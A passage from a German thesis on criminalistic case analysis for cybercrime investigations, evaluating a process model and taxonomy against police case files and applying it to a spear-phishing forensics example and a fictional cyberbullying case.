Beschluss für Durchsuchung und Sicherstellung ausgefertigt	9	9	0
Beschluss für Durchsuchung und Sicherstellung angeregt	3	3	0
Haftbefehl erlassen	8	8	3

Quelle: Autor, aus Aktenlage übernommen.

Aus der Aktenlage konnten 164 Maßnahmen abgeleitet werden, welche vollständig in einer schriftlichen Fallanalyse aufgegriffen werden konnten, wie dies aus Tabelle 7: Maßnahmen nach Aktenlage und deren Einordnungsmöglichkeiten in den KFA Prozess hervorgeht. Davon entfallen 74 Maßnahmen auf den Bereich OSINT-Ermittlungen, eine Maßnahme auf den Bereich CTI, 20 Maßnahmen auf den Bereich der Computerforensik und 45 Maßnahmen auf Abfragen. Bei Letzteren sind 30 externe und 15 interne Abfragen festgesellt worden. In drei Fällen wurden internationale Rechtshilfen durchgeführt, in neun Fällen eine Durchsuchungsmaßnahme mit Sicherstellung umgesetzt und in drei Fällen diese zumindest angeregt. Haftbefehle wurden in acht Fällen erlassen, wovon zum Zeitpunkt dieser Untersuchung hier vier Haftbefehle umgesetzt wurden und zur Verurteilung der Beschuldigten führten. Von den festgestellten einzelnen Maßnahmen konnten 109 Maßnahmen mit Hilfe von Beschreibungen von Taxonomie-Feldern in der KFA-Taxonomie aufgenommen werden, was einem Anteil von 66,5 Prozent entspricht. Vor allem die Maßnahmen der internen Abfrage bei anderen Behörden wie auch die Durchsuchungsbeschlüsse konnten nicht in der KFA-Taxonomie abgebildet werden. Bei den internen Abfragen wurde festgestellt, dass es sich in der Mehrzahl der Abfragen um Fehlmeldungen handelte oder die übersandten Informationen die negative Bestätigung von Versionen bzw. Hypothesen lieferte, welche etwa in zwei der untersuchten Sachverhalte zur Entlastung von Tatverdächtigen führte. Die Maßnahmen der Beschlussfassung zu Durchsuchungen und Sicherstellungen sind in der

KFA-Taxonomie so nicht vorgesehen. Dieser Umstand kann jedoch als unkritisch angesehen werden, da die Aufnahme der Informationen im KFA-Prozessmodell, abgeleitet aus den aufgearbeiteten Beweisinformationen innerhalb der Fallanalyse, in der Synthese zur Versions- und Hypothesenbildung Beachtung finden und darüber hinaus die resultierenden Maßnahmen der Durchsuchung und Sicherstellung letztlich abgeleitet werden. Die Resultate dieser Durchsuchungsmaßnahmen und der anschließenden Sicherstellung werden innerhalb der Lagefortschreibung zudem als neue Personal- bzw. Sachbeweise ein- oder in Maßnahmen der computerforensischen Untersuchung aufgearbeitet und finden damit Zugang innerhalb der KFA-Taxonomie.

Das Ableiten neuer Ermittlungsansätze aus den vorhandenen Informationen innerhalb einer Akte stellt einen weiteren Mehrwehrt dar, den die Anwendung des KFA-Prozessmodells realisieren soll. Zur Feststellung, ob das KFA-Prozessmodells dafür geeignet erscheint, wurden zuerst die Akten auf Maßnahmen geprüft, die sich aus der Fallanalyse und der Synthese während der Versions- und Hypothesenbildung ableiten lassen. Damit kann das Instrument der Fallanalyse neue Informationen aufzeigen, deren Informationsgehalte entweder zu prüfen sind und bestenfalls neue Ermittlungsansätze hervorbringen, ähnlich wie dies etwa bei der Aufarbeitung von Cold Cases[434] der Fall ist. In Tabelle 8: Übersicht der ableitbaren Ermittlungsmaßnahmen kann die Gesamtanzahl der feststellbaren Ermittlungsmassnahmen von 214 entnommen werden, die nach der Bewertung der Aktenlage aufsummiert wurde. Zudem ist eine Aufschlüsselung einzelner Maßnahmekomplexe dargestellt, die mit den in Tabelle 7: Maßnahmen nach Aktenlage und deren Einordnungsmöglichkeiten in den KFA Prozess aufgeführten Komplexen korreliert.

[434] Cold Case-Ermittlungen sind Untersuchungen von ungelösten Kriminalfällen, die bereits lange Zeit zurückliegen und das Ziel haben, neue Beweise, oder Hinweise durch die Anwendung neuer kriminalistischer Technologien zu finden und somit zur Aufklärung des Verbrechens beizutragen.

Tabelle 8: Übersicht der ableitbaren Ermittlungsmaßnahmen

Beschreibung	Anzahl	KFA Prozess
ableitbare Ermittlungsmaßnahmen	214	214
davon abgeleitete OSINT-Maßnahmen	85	85
davon abgeleitete CTI-Maßnahmen	13	13
davon abgeleitete externe Abfrage-Maßnahmen	56	56
davon abgeleitete interne Abfrage-Maßnahmen	17	17
davon abgeleitete RHE-Maßnahmen	13	13
davon abgeleitete Durchsuchungen und Sicherstellungen	10	10
davon abgeleitete Computerforensik-Maßnahmen	20	20

Quelle: Autor, aus Aktenlage übernommen.

Alle Informationen der Aktenlage konnten im KFA-Prozessmodell zu 100 Prozent in den Analyse- und Syntheseteil eingearbeitet werden. Vorrangig erfolgte dies durch eine schriftliche Fallanalyse mit anschließender Täter- und Tathypothesen/-versionbildung. Ebenso eignete sich hierfür die Aufarbeitung der Akten mit Hilfe der Tabellenform, die als praktische Umsetzung der Aufarbeitung der übermittelten und eingesehenen Akten genutzt wurde. Für größere Aktenlagen wurde die Bearbeitung innerhalb elektronischer und computergestützter Systeme mit Hilfe einer Tabellenkalkulation oder Datenbankanwendung durchgeführt.

Den bereits festgestellten Maßnahmen der einzelnen Komplexe aus Tabelle 7 wurden die aus Tabelle 8 ableitbaren Maßnahmen gegenübergestellt, um die nicht ausermittelten Maßnahmen festzustellen. Bei diesen Maßnahmen handelte es sich um versionierte Maßnahmen, welche durch die Synthese der fallanalytischen Beweislage abgeleitet wurden. Diese versionierten Maßnahmen ließen sich aus der Aktenlage erheben, wurden letztlich aber nicht aufgegriffen und zu einer Aufklärung des Sachverhaltes auch nicht weiter herangezogen.

Tabelle 9: Gegenüberstellung der ableitbaren Gesamtmaßnahmen mit verfolgten und nicht ausermittelten Maßnahmen

Maßnahmen	Gesamt	verfolgt	versioniert
Ermittlungsansätze OSINT	85	74	11
Ermittlungsansätze CTI	13	1	12
Ermittlungsansätze Computerforensik	20	20	0
Ermittlungsansätze RHE	13	3	10
Ermittlungsansätze externe Abfrage	56	32	24
Ermittlungsansätze interne Abfrage	17	16	1
Durchsuchungen und Sicherstellungen	10	9	1

Quelle: Autor, aus Aktenlage übernommen.

Insgesamt wurden von den 214 festgestellten Ermittlungsmaßnahmen 59 nicht weiterverfolgt, was einen Anteil von 27,6 Prozent ausmacht. Die einzelnen Komplexe, die hier vorrangig betroffen waren, können in Tabelle 9: Gegenüberstellung der ableitbaren Gesamtmaßnahmen mit verfolgten und nicht ausermittelten Maßnahmen ausgelesen werden, welche zudem zur besseren Übersicht in Abbildung 56 als Diagramm dargestellt sind.

Aus den gewonnenen Informationen der tatsächlichen Beweislage der Akten kristallierten sich drei Komplexe heraus, die bei der Beweisführung innerhalb der Aktenuntersuchung nur unzureichend Beachtung fanden und mit einem hohen Prozentanteil verworfen wurden. Dazu gehören die Ermittlungsansätze des Cyber Threat Intelligence CTI-Bereiches mit einem Anteil von 92,3 Prozent, die Ermittlungsansätze, die mittels internationaler Rechtshilfe verfolgt werden können mit einem Anteil von 76,9 Prozent und die Ermittlungsansätze, welche durch interne Abfragen weiteren Erkenntnisgewinn erwarten lassen mit einem Anteil von 58,8 Prozent. Andere Komplexe, wie etwa die der computerforensischen Untersuchung, wurden zu 100 Prozent umgesetzt, ebenso wie die abgeleiteten Duschsuchungs- und Sicherstellungsmaßnahmen, die zu 90 Prozent umgesetzt wurden. Die Bereiche der externen Abfragen bei Dienstanbietern oder Providern wurden zu 57,1 Prozent umgesetzt, ebenso überdurchschnittlich hoch lag der Anteil der OSINT-Recherchen, welcher mit einem Anteil von 87,1 Prozent durchgeführt wurde.




Abbildung 56: Diagramm zur Gegenüberstellung der ableitbaren Gesamtmaßnahmen mit davon verfolgten und nicht ausermittelten versionierten Maßnahmen[435]

Ein Erklärungsansatz liegt hier in der Bearbeitung der Sach- und Personalbeweise innerhalb von Ermittlungen, speziell aber bei Ermittlungen im Cybercrime-Umfeld. In aller Regel werden die Sachbeweise aus den computerforensischen Erstuntersuchungen nach dem ersten Angriff ermittelt. Diese liefern unter Beachtung der Personalbeweise erste ermittlungsrelevante Ansätze, die durch Cyber Threat Intelligence-Informationen erweitert werden können. Aus der kriminalpolizeilichen Praxis ist jedoch bekannt, dass auf solche Cyber Threat Intelligence-Informationen innerhalb der Polizeibehörden schlichtweg nicht oder nur unzureichend zugegriffen werden kann. Eine kommerzielle Nutzung von Cyber Threat Intelligence-Informationen ist in aller Regel nicht verfügbar und der Rückgriff auf Open Source-Informationen wird auf Grund fehlender Einarbeitung selten durchgeführt. Die aus den computerforensischen Erstuntersuchungen ermittelten Informationen werden zudem sehr häufig für OSINT-Ermittlungen herangezogen, die letztlich mit einfachen Mitteln innerhalb der kriminalistischen Untersuchungsplanung umgesetzt werden können. Aus den ermittelten Hinweisen der OSINT-Recherchen werden im Anschluss die externen Abfragen generiert, die ebenso einen hohen Umsetzungsanteil ergeben haben. Eine Besonderheit der

[435] Quelle: Autor, aus Aktenlage übernommen.

Umsetzung sind die aus den Recherchen resultierenden internationalen Rechtshilfeersuchen, die zumindest in der untersuchten Aktenlage auf Grund mangelnder Bereitschaft auf Seiten der Partnerländer bereits durch die Staatsanwaltschaft verworfen wurden. Auch der Bereich der internen Abfragen ist nur unzureichend adressiert, was auf mangelnde Bereitschaft der Übernahme von Sachverhalten anderer Polizeidienststellen zu Anfragen resultieren kann, obwohl die Übersendung von Akten bei Feststellungen von Straftaten mit bestimmten Modi Operandi oder gleichwertigen Tools Tactics und Procedures TTP durchaus zielführende Erkenntnisse liefern, wie die in der untersuchten Aktenlage aufgeführte Verbundakte von sieben Verfahren belegt. In dieser wurden drei Verfahren zusammengeführt und auf einen Tatverdächtigen verbunden; zudem wurden vier weitere Verfahren festgestellt, die ebenfalls dem Täter zugeordnet werden konnten. Zwei der Verfahren wurden aus anderen Bundesländern zum Hauptverfahren hinzuverbunden, ein weiteres Verfahren mittels internationaler Rechtshilfe weitergegeben und ein Verfahren auf Grund fehlendem Geschädigten eingestellt. Das Zusammenspiel der einzelnen Komplexe wird in Abbildung 57 noch einmal verdeutlicht.




Abbildung 57: graphische Übersicht zum Erklärungsansatz des Ablaufs von Cybercrime Ermittlungen (eigene Darstellung)

Die Einordnung der vorhandenen Informationen, welche aus der Fallanalyse und der Synthese ermittelt wurden, ist auf Basis der untersuchten Akten auf Zuordenbarkeit zur KFA-Taxonomie überprüft worden. Innerhalb dieser Informationen befinden sich letztlich auch die nicht umgesetzten Maßnahmen. Zur Prüfung wurden die bestätigten und versionierten Beschreibungsmöglichkeiten innerhalb der KFA-Taxonomie gegenübergestellt. Die absoluten Zahlen lassen sich in Tabelle 10: Aufschlüsselungen einzelner Taxonomie Felder

mit bestätigten und versionierten Beschreibungsmöglichkeiten ablesen. Es wurden insgesamt 173 Taxonomie Felder festgestellt, welche auf Grundlage einer Bewertung in 4x4-Bewertung, mit einer Klassifikation von A-B und 1-3, eine eindeutige Zuordnung nach Aktenlage ermöglichen. Auf Basis der Synthese wurden zudem 32 weitere Taxonomie Felder beschrieben, deren Informationen zu einzelnen Versionen bzw. Hypothesen zugeordnet werden konnten. Dies entspricht einer Steigerung der Informationslage um 18,5 Prozent.

Tabelle 10: Aufschlüsselungen einzelner Taxonomie Felder mit bestätigten und versionierten Beschreibungsmöglichkeiten

Beschreibung	KFA bestätigt	KFA versioniert
Täter	9	30
Tatmittel	17	17
Schwachstelle	14	17
Tathandlung	33	33
Tatobjekt	50	50
Taterfolg	20	20
Rechtsverletzung	19	21
Motiv	11	17
zusätzliche KFA Taxonomie erforderlich	13	13

Quelle: Autor, aus Aktenlage übernommen.

Bei der Aufarbeitung der Aktenlage wurde vor allem bei der Einsicht in die Verbundakte und die Akten der besonderen Aufbauorganisation BAO recht schnell deutlich, dass sich bei Anwendung der kriminalistischen Fallanalyse mit anschließender Versions- und Hypothesenbildung eine Unterteilung erforderlich macht. Diese Aufteilung ist bei der Versionierung von Täterhypothesen zielführend, da zu einzelnen Tätern unterschiedliche Sach- und Personalbeweise sowie innerhalb der Untersuchungsplanung getrennte Ermittlungsaufträge für Recherchen und Durchsuchungsmaßnahmen entstehen. Zudem ist bei der Aufteilung in unterschiedliche Tathypothesen eine solche Aufteilung ebenso zielführend, da hierbei Untersuchungskomplexe mit unterschiedlicher Zielstellung festgelegt werden, deren Erkenntnisse diese Versionen bzw. Hypothesen entweder untermauern oder verwerfen können. Folglich sind verworfene Versionen und Hypothesen durch Aufarbeitung der Personal- und Sachbeweise leichter als aus dem Gesamtbild der Betrachtungen zu entfernen bzw. zu ignorieren. Ein letzter Punkt, der die Unterteilung notwendig erscheinen lässt, ist die Tatsache, dass unterschiedliche Geschädigte in einem Verbundverfahren zusammengefasst werden. Hier sind einzelne Sach- und Personalbeweise für die einzeln aufgeführten Strafverfahren zu beschreiben; die letztlich aus den einzelnen Verfahren stammenden Recherche-

und Durchsuchungsmaßnahmen sowie die Feststellung des Tatverdächtigen und die Ausfertigung von Haftbefehlen müssen dagegen verfahrensübergreifend betrachtet, bewertet und verfolgt werden.

Dies gilt besonders für die Erstellung von KFA-Taxonomien zu einzelnen Verfahren, in denen Verfahren zusammengeführt oder aus denen weitere Verfahren abgeleitet werden, welche nicht zwingend dem Ursprungsverfahren zuzuordnen sind. Hier kann es, wie auch beim bereits angesprochenen Beispiel der Ermittlung mehrerer Tatverdächtiger sinnvoll sein, zusätzliche Taxonomien zur Übersicht des Verfahrensstands zu erarbeiten. Innerhalb der untersuchten Aktenlage wurden von den siebzehn Verfahren zusätzlich dreizehn Unterteilungen bei der Aufarbeitung der KFA-Taxonomien erforderlich. Allein fünf dieser Verfahren wurden bei der Verbundakte notwendig und sechs der zusätzlichen Taxonomien entfielen auf die Aufarbeitung der Aktenlage des Account-Datenhandel-Verfahrens.

Abschließend betrachtet lässt sich feststellen, dass die Einordnung der Maßnahmen und aufgeführten Beweismittel mit Hilfe des KFA-Prozessmodells umfänglich in die Bereiche der kriminalistischen Fallanalyse übernommen und daraus aufbauend mit Hilfe der Synthese die Versions- und Hypothesenerstellung durchgeführt werden kann. Durch die fallanalytische Bewertung und Einordnung konnten zudem durchschnittlich beinahe ein Drittel zusätzliche Ermittlungsansätze abgeleitet werden. Unterstützend kann die Nutzung der KFA-Taxonomie für die zusammenfassende Übersicht Verwendung finden, die die vorhandene Aktenlage zu zwei Drittel abbilden kann. Darüber hinaus lassen sich die bei der Synthese abgeleiteten zusätzlichen Ermittlungsansätze ebenfalls innerhalb der KFA-Taxonomie in zwei Dritteln der Fälle abbilden.

4.2 D4I Phising Mail-Beispiel: Evaluation

Dieses Unterkapitel greift die Einordnung E-Mail Spear Phising zur Datenexfiltration aus Kapitel 2.2.3.1 des D4I-Digital forensics framework 2020 auf und soll die Möglichkeit der Nutzung des KFA-Prozessmodells und die Einbindung des D4I-Modells in den Untersuchungsprozess näher untersuchen.

Der Beginn der Untersuchung der Spear Phising-Attacke wird mit der kriminalistischen Beurteilung der Lage mittels der Bewertung, der Analyse und der Synthese des Deliktes auf Grund der Erstinformationen durchgeführt, welche aus dem Szenario abgeleitet werden. Anschließend daran werden die Durchführungsplanung und die abzuleitenden Maßnahmen entsprechend des kriminaltaktischen Konzeptes, unter der Einbindung des D4I-Frameworks erarbeitet. Abschließend sind nach Einarbeitung aller Informationen des Szenarios eine Taxonomie-Beschreibung mittels der KFATaxonomie durchzuführen.

Die Erstinformationen des Spear Phising-Angriffs können aus den ersten drei Punkten des Beispielsszenarios abgeleitet werden und in der schriftlichen Bewertung und Fallanalyse wie folgt dargelegt werden:

1. Gefahrenlage
Ausgangslage:

- Feststellung eines unbekannten Malware Startprogramms
- Sofortmaßnahmen der Gefahrenabwehr wegen Datenverlust, Datensabotage, Eingriff in die Infrastruktur, Data Leaking Prevention bzw. Anti Forensik-Maßnahmen sind zu prüfen

Handlungen:

- Verhinderung des Zugriffes auf die IT-Infrastruktur durch Trennung des Systems vom Netzwerk nach Sicherung notwendiger Netzwerkspuren
- Unterbindung des erneuten Zugriffes auf die IT-Infrastruktur bei fortdauernder Untersuchung

2. Verdachtslage
Eigene Feststellungen:

- Meldung des Sicherheitsvorfallmanagements
- Liegen Anhaltspunkte für eine Straftat gemäß § 202a StGB: Ausspähen von Daten vor?
- tatsächliche hinreichende Anhaltspunkte für weitere Cyber-Straftat sind zu prüfen

3. Tatsituation

Umfang und Inhalt der Informationen bezüglich:

- Tatzeit/Tatzeitraum: Empfangszeitpunkt E-Mail
- Angriffsvektor Ort: Arbeitsplatz des Mitarbeiters
- Angriffsvektor Modus Operandi: Spear Phising-Angriff mittels präpariertem Excel-Dokument in E-Mail
- Angriffsvektor Ziel: Mitarbeiter
- Angriffsvektor Tatwerkzeug: E-Mail
- Täter: unbekannt
- Geschädigte/Opfer: Unternehmen

4. Beweislage

Personalbeweis:

- Bestätigung des Ausführens der Excel-Datei der E-Mail vom Mitarbeiter einholen

Sachbeweis:

- IT-Forensik-Untersuchung Arbeitsplatz Mitarbeiter:
  - Persistenz mittels Autorun- Registrierungsschlüssel
  - Speicherung Malware mit alternativem Datenstrom ADS
  - schadhafter E-Mail-Anhang *.xls Datei (Excel Datei)
  - Feststellung Absender E-Mail IP1-Adresse

5. Tat- und Täterversion

- externer Täter oder Gruppierung
- Datenexfiltration für Erpressung oder Spionage
- externe Kommunikation der Täter im Falle einer Datenexfiltration notwendig
- Motivation persönlich oder finanziell

6. Fahndungs- und Recherchelage

- OSINT- und CTI-Informationen bezüglich der festgestellten Malware und des Modus Operandi einholen
- OSINT- und CTI-Recherche bezüglich IP1-Adresse

7. Rechtslage

- Prüfung des Standorts der IP1-Adresse bezüglich weiterer Maßnahmen (Rechtshilfe, Sicherstellung)

Während der computerforensischen Untersuchung des Arbeitsplatzes des betreffenden Mitarbeiters wurden bereits die Schritte des D4I Framework Choose → Identify → Correlate und durch Wiederholung dieser Schritte für einzelne digitale Spuren weitere Artefakte in der Beweiskette auf dem Rechner festgestellt. Damit liegen für die Erstinformationen bereits mehrere bestätigte Felder des Cyber Kill Chain vor, die in diesen eingeordnet wurden. Dazu gehören die Phasen der Installation, der Exploitation-Phase und der Zustellungsphase. Die aus dem Cyber Kill Chain ableitbaren Artefakte, die zur Beweiskette des Angriffs gehören, können nun zur Ableitung von geeigneten kriminaltaktischen Maßnahmen herangezogen werden. Diese bestätigen damit das bereits in Kapitel 3.1.4 vorgestellte Konzept der Einbindung weiterer Modelle in das KFA-Prozessmodell als Erweiterung des KFA-Modells unter Einbeziehung bereits erprobter Verfahren. Hierbei kann unter der Einbindung bestehender Erklärungsmodelle sogar ein Mehrwert für die Versions- und Hypothesenbildung bezüglich des Modus Operandi erreicht werden, da zu identifizierende Beweisspuren aus den Sach- und möglicherweise auch aus den Pesonalbeweisen abgeleitet werden können und damit der Grundstock für die Erarbeitung kriminaltaktischer Maßnahmen gelegt wird.

Aus der fallanalytischen Bewertung kann jetzt eine geeignete Durchführungsplanung erstellt werden, die letztlich Maßnahmen zur Recherche bezüglich der bereits festgestellten Kommunikationsverbindung beinhaltet und weitere computer- bzw. netzwerkforensische Untersuchungen bezüglich der vom D4I noch nicht ermittelten Phasen der Bewaffnung, der Aufklärung und der Befehls- und Kontrollphase beinhaltet. Die letztliche Erhellung der Zielstellung und der dazu durchgeführten Aktionen kann dann aus den Ergebnissen der umgesetzten Maßnahmen ermittelt werden, welche eine Erweiterung der fallanalytischen Bewertung zur Folge hat und mittels der Lagefortschreibung im KFA-Prozessmodell aufgezeigt wird.




Abbildung 58: KFA-Taxonomie am Beispiel der Spear Phising Attacke der D4I-Modellbeschreibung (eigene Darstellung)

Die abschließende Einordnung der festgestellten sieben Felder des Cyber Kill Chain des D4I-Modells und die Einordnung selbiger Informationen im KFA-Prozessmodell kann in Abbildung 58: KFA-Taxonomie am Beispiel der Spear Phising Attacke der D4I-Modellbeschreibung (eigene Darstellung) überprüft werden. Abschließend lässt sich postulieren, dass die Einbindung externen Frameworks im KFA-Prozess möglich ist und zudem auch unterstützend wirken kann.

4.3 Anwendung und Vergleich zur polizeilichen Cyberdelikt-Literatur

Eine der neueren Begehungsformen des Stalkings oder Mobbings von Personen wird in der kriminalistischen Literatur unter dem Begriff Cybermobbing bzw. Cyberbullying aufgeführt. Unter dieser Deliktsart werden verbale Beleidigungen und/oder Bedrohungen verstanden, die klassischerweise von Angesicht zu Angesicht erfolgen, jedoch durch die weite Verbreitung von Kommunikationsplattformen wie Social Media oder Instant Messaging zunehmend den vermeintlich rechtsfreien Raum des Internets bevölkern. Dazu können verbale, aber auch bildliche Darstellungen gezählt werden, welche die Opfer einschüchtern sollen oder auch als physische Gewalt bezeichnet werden können. Strafrechtlich stehen hierbei die Beleidigungsdelikte im Raum, wobei auch vereinzelt Nachstellung, Nötigungs- und Bedrohungsdelikte sowie ein Verstoß gegen das Recht am eigenen Bild eine Rolle spielen. Bei diesen Delikten handelt es sich dann wiederum regelmäßig um Cybercrime-Straftaten im weiteren Sinne. Die Aufarbeitung dieser Delikte im Bereich der kriminalistischen Literatur beschränkt sich auf Handlungsanleitungen in Bezug auf den ersten Angriff und auf Hinweise für Maßnahmen aus dem Bereich der Kriminaltaktik, wie etwa Abfragen bei Telekommunikationsanbietern und Sicherstellungsmaßnahmen bei Beschuldigten bzw. computerforensischen Untersuchungen beim Geschädigten.

Für die Möglichkeit der Nutzung des KFA-Prozessmodells ist es daher notwendig, ein fiktives Beispiel darzustellen, welches diese Deliktsart beschreibt. Hierfür wurde auf die Studie von *Leest* und *Schneider* aus 2017 zurückgegriffen, in der der größte Anteil an Cybermobbing-Delikten auf Beleidigungen und Beschimpfungen zurückzuführen war. In

derselben Studie wurde zudem das Handy bzw. Smartphone und die Instant Messaging Apps als Hauptmedien für Cybermobbing-Delikte angegeben.[436]

Im fiktiven Beispiel, was es hier aufzuarbeiten gilt, beleidigt und bedroht der Täter sein Opfer mittels seines Smartphones und einer installierten Instant Messaging App (IMA) mit dem Konto XYZ verbal. Dies realisiert der Täter durch die Nutzung einer öffentlichen Gruppe VWZ im Netzwerk des IMA. Das geschädigte Opfer empfängt diese Inhalte auf seinem Smartphone in der gleichen Instant Messaging App innerhalb des Gruppenchats mit seinem Account ZYX. Das Gerät des Geschädigten liegt zur computerforensischen Untersuchung vor, zudem übergibt der Geschädigte bei Anzeigenerstattung Bildschirmabzüge der Chatnachrichten.

Die so bekannten Erstinformationen können aus dem Sachverhalt abgeleitet werden und in der schriftlichen Bewertung und Fallanalyse wie folgt dargelegt werden:

1. Gefahrenlage

Ausgangslage:

